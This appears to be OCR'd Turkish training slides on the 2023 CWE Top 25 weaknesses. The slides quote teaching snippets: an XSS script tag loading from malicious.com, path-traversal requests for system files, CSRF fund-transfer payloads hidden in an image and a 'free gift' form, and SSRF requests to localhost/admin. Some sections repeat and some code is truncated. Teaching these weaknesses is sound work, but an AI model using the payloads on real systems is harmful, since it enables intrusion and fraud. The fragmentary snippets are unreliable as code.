2023 CWE Top 25 Most Dangerous Software Weaknesses

Top 25 Home | Share via: | View in table format | Key Insights

2023 EN TEHLİKELİ YAZILIM ZAAFİYETLERİ LİSTESİ

https://cwe.mitre.org/top25/archive/2023/2023_top25_list.html

1. Out-of-bounds Write
   CWE-787 | CVEs in KEV: 70 | Rank Last Year: 1

2. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
   CWE-79 | CVEs in KEV: 4 | Rank Last Year: 2

3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
   CWE-89 | CVEs in KEV: 6 | Rank Last Year: 3


4. Use After Free
   CWE-416 | CVEs in KEV: 44 | Rank Last Year: 7 (up 3) ▲

5. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
   CWE-78 | CVEs in KEV: 23 | Rank Last Year: 6 (up 1) ▲

https://cwe.mitre.org/top25/archive/2023/2023_top25_list.html


CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')


Weakness ID: 79
Abstraction: Base
Structure: Simple




```
<p>I highly recommend this product!</p>

<script src="http://malicious.com/exploit.js"> </script>
```

https://www.hacksplaining.com/exercises/xss-stored





https://testfully.io/blog/fuzz-testing/

Generating random data

Value	Description
Empty strings	Sometimes, empty string by-pass `missing value` checks and trigger bugs
Long strings	Bugs as a result of truncation come to the surface as a result of passing long strings to programs
Strings with variant length	Short, medium, and long strings can trigger bugs as well
0	Similar to empty strings, value `0` can sometimes pass the `missing value` checks and trigger bugs
Negative numbers	Triggers bugs related to assuming positive numbers but lacking validation for that
Decimals	Triggers bugs related to assuming integers but lacking validation for that
Special characters	Bring up bugs related to embedding values in URL or saving in database
Max / Min numbers	Does the code cope well with a maximum allowed number? what about the minimum?

https://testfully.io/blog/fuzz-testing/

6

Improper Input Validation

CWE-20 | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼

7

Out-of-bounds Read

CWE-125 | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼

8

Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CWE-22 | CVEs in KEV: 16 | Rank Last Year: 8

9

Cross-Site Request Forgery (CSRF)

CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9

10

Unrestricted Upload of File with Dangerous Type

CWE-434 | CVEs in KEV: 5 | Rank Last Year: 10

Many properties of raw data or metadata may need to be validated upon entry into the code, such as:

- specified quantities such as size, length, frequency, price, rate, number of operations, time, etc.
- implied or derived quantities, such as the actual size of a file instead of a specified size
- indexes, offsets, or positions into more complex data structures
- symbolic keys or other elements into hash tables, associative arrays, etc.
- well-formedness, i.e. syntactic correctness - compliance with expected syntax
- lexical token correctness - compliance with rules for what is treated as a token
- specified or derived type - the actual type of the input (or what the input appears to be)
- consistency - between individual data elements, between raw data and metadata, between references, etc.
- conformance to domain-specific rules, e.g. business logic
- equivalence - ensuring that equivalent inputs are treated the same
- authenticity, ownership, or other attestations about the input, e.g. a cryptographic signature to prove the source of the data

Many properties of raw

```
# reading first nth characters
n = 40
characters = fhand.read(n)
print(f"First {n} Characters : ", characters)
```

- specified quant
- implied or deri
- indexes, offsets, or positions into more complex data structures

```
# Checking the current offset/position
offset = fhand.tell()
print("Current position of the offset:", offset)
```

- symbolic keys
- well-formedne
- lexical token correctness - compliance with rules for what is treated as a token
- specified or derived type - the actual type of the input (or what the input appears to be)
- consistency - between individual data elements, between raw data and metadata, between references, etc.
- conformance to domain-specific rules, e.g. business logic
- equivalence - ensuring that equivalent inputs are treated the same
- authenticity, ownership, or other attestations about the input, e.g. a cryptographic signature to prove the source of the data

```
final data_type variable_name;
```

```java
package com.javacodeexamples.regex;

public class ValidateUsernameExample {

    public static void main(String args[]){

        String strPattern = "^[a-zA-Z0-9_.]

        String[] strUserNames = {
                "Smith19",
                "Jason_max",
                "bond", "JamesBond@007",
                "_michael_clarke"
                };

        for(String strUserName : strUserNames){

            if(strUserName.matches(strPattern)){
                System.out.println(strUserName + " is valid");
            }else{
                System.out.println(strUserName + " is not valid");
            }
        }

    }
}
```

```java
String strPattern = "^[a-zA-Z0-9_.]{8,20}$";
```

```
Where,
^ - start of the string
[a-zA-Z0-9_.] - any character between a to z, A to Z, _ and .
{8,20} - repeating 8 to 20 times
$ - end of the string
```

Example 5

This Android application has registered to handle a URL when sent an intent:

Example Language: **Java** *(bad code)*

```
...
IntentFilter filter = new IntentFilter("com.example.URLHandler.openURL");
MyReceiver receiver = new MyReceiver();
registerReceiver(receiver, filter);
...

public class UrlHandlerReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent intent) {
    if("com.example.URLHandler.openURL".equals(intent.getAction())) {
      String URL = intent.getStringExtra("URLToOpen");
      int length = URL.length();

    ...
    }
  }
}
```

The application assumes the URL will always be included in the intent. When the URL is not present, the call to getStringExtra() will return null, thus causing a null pointer exception when length() is called.

6

Improper Input Validation

CWE-20 | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼

7

Out-of-bounds Read

CWE-125 | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼

8

Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CWE-22 | CVEs in KEV: 16 | Rank Last Year: 8

9


Cross-Site Request Forgery (CSRF)


CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9

10

Unrestricted Upload of File with Dangerous Type


CWE-434 | CVEs in KEV: 5 | Rank Last Year: 10





https://portswigger.net/web-security/file-path-traversal

https://www.acunetix.com/websitesecurity/directory-traversal/




```
GET http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1
Host: test.webarticles.com
```

```
GET http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1
Host: test.webarticles.com
```

```
GET http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1
Host: server.com
```

https://www.acunetix.com/websitesecurity/directory-traversal/

6

Improper Input Validation

CWE-20 | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼

7

Out-of-bounds Read

CWE-125 | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼

8

Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CWE-22 | CVEs in KEV: 16 | Rank Last Year: 8

9

Cross-Site Request Forgery (CSRF)

CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9

10

Unrestricted Upload of File with Dangerous Type

CWE-434 | CVEs in KEV: 5 | Rank Last Year: 10

CSRF : Cross Side Request Forgery

```
GET http://acmebank.com/fundtransfer?acct=344344&amount=5000 HTTP/1.1
```

```
http://acmebank.com/fundtransfer?acct=224224&amount=50000
```

```
<img src="http://acmebank.com/fundtransfer?acct=224224&amount=500000" width="0" height="
0" border="0">
```

https://brightsec.com/blog/csrf-example/


CSRF

```
POST http://acmebank.com/fundtransfer HTTP/1.1

acct=344344&amount=5000
```

```
<form action="http://acmebank.com/fundtransfer" method="POST">

<input type="hidden" name="acct" value="224224"/>

<input type="hidden" name="amount" value="50000"/>

<input type="submit" value="Click to get your free gift!"/>

</form>
```

https://brightsec.com/blog/csrf-example/


SSRF : Server Side Request Forgery



https://portswigger.net/web-security/ssrf

SSRF : Server Side Request Forgery

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check
```



ernal Resources

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

11 Missing Authorization
CWE-862 | CVEs in KEV: 0 | Rank Last Year: 16 (up 5) ▲

12 NULL Pointer Dereference
CWE-476 | CVEs in KEV: 0 | Rank Last Year: 11 (down 1) ▼

13 Improper Authentication
CWE-287 | CVEs in KEV: 10 | Rank Last Year: 14 (up 1) ▲

14 Integer Overflow or Wraparound
CWE-190 | CVEs in KEV: 4 | Rank Last Year: 13 (down 1) ▼

15 Deserialization of Untrusted Data
CWE-502 | CVEs in KEV: 14 | Rank Last Year: 12 (down 3) ▼

16 Improper Neutralization of Special Elements used in a Command ('Command Injection')
CWE-77 | CVEs in KEV: 4 | Rank Last Year: 17 (up 1) ▲

17 Improper Restriction of Operations within the Bounds of a Memory Buffer
CWE-119 | CVEs in KEV: 7 | Rank Last Year: 19 (up 2) ▲

18 Use of Hard-coded Credentials
CWE-798 | CVEs in KEV: 2 | Rank Last Year: 15 (down 3) ▼

19 Server-Side Request Forgery (SSRF)
CWE-918 | CVEs in KEV: 16 | Rank Last Year: 21 (up 2) ▲

20 Missing Authentication for Critical Function
CWE-306 | CVEs in KEV: 8 | Rank Last Year: 18 (down 2) ▼

20 Missing Authentication for Critical Function
CWE-306 | CVEs in KEV: 8 | Rank Last Year: 18 (down 2) ▼

21 Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
CWE-362 | CVEs in KEV: 8 | Rank Last Year: 22 (up 1) ▲

22 Improper Privilege Management
CWE-269 | CVEs in KEV: 5 | Rank Last Year: 29 (up 7) ▲

23 Improper Control of Generation of Code ('Code Injection')
CWE-94 | CVEs in KEV: 6 | Rank Last Year: 25 (up 2) ▲

24 Incorrect Authorization
CWE-863 | CVEs in KEV: 0 | Rank Last Year: 28 (up 4) ▲

25 Incorrect Default Permissions
CWE-276 | CVEs in KEV: 0 | Rank Last Year: 20 (down 5) ▼

https://portswigger.net/web-security/all-labs

1	SQLInjection
2	XSS
3	CSRF
4	Clickjacking
5	XXE injection
6	SSRF
7	OS Command Injection
8	Path Traversal
9	Access control vuln
10	Authentication
11	Web sockets
12	Insecure deserialization
13	Business logic
14	HTTP host header
15	File upload
16	GraphQL API
17	Race condition
18	NoSQL Injection

apprentice
2 adet
1 adet
1 adet

Portswigger hesabında 

Kısa anlatım – 5 dk

Çözümleri var.
Burpsuite kurulumu

- VM kurulumu ?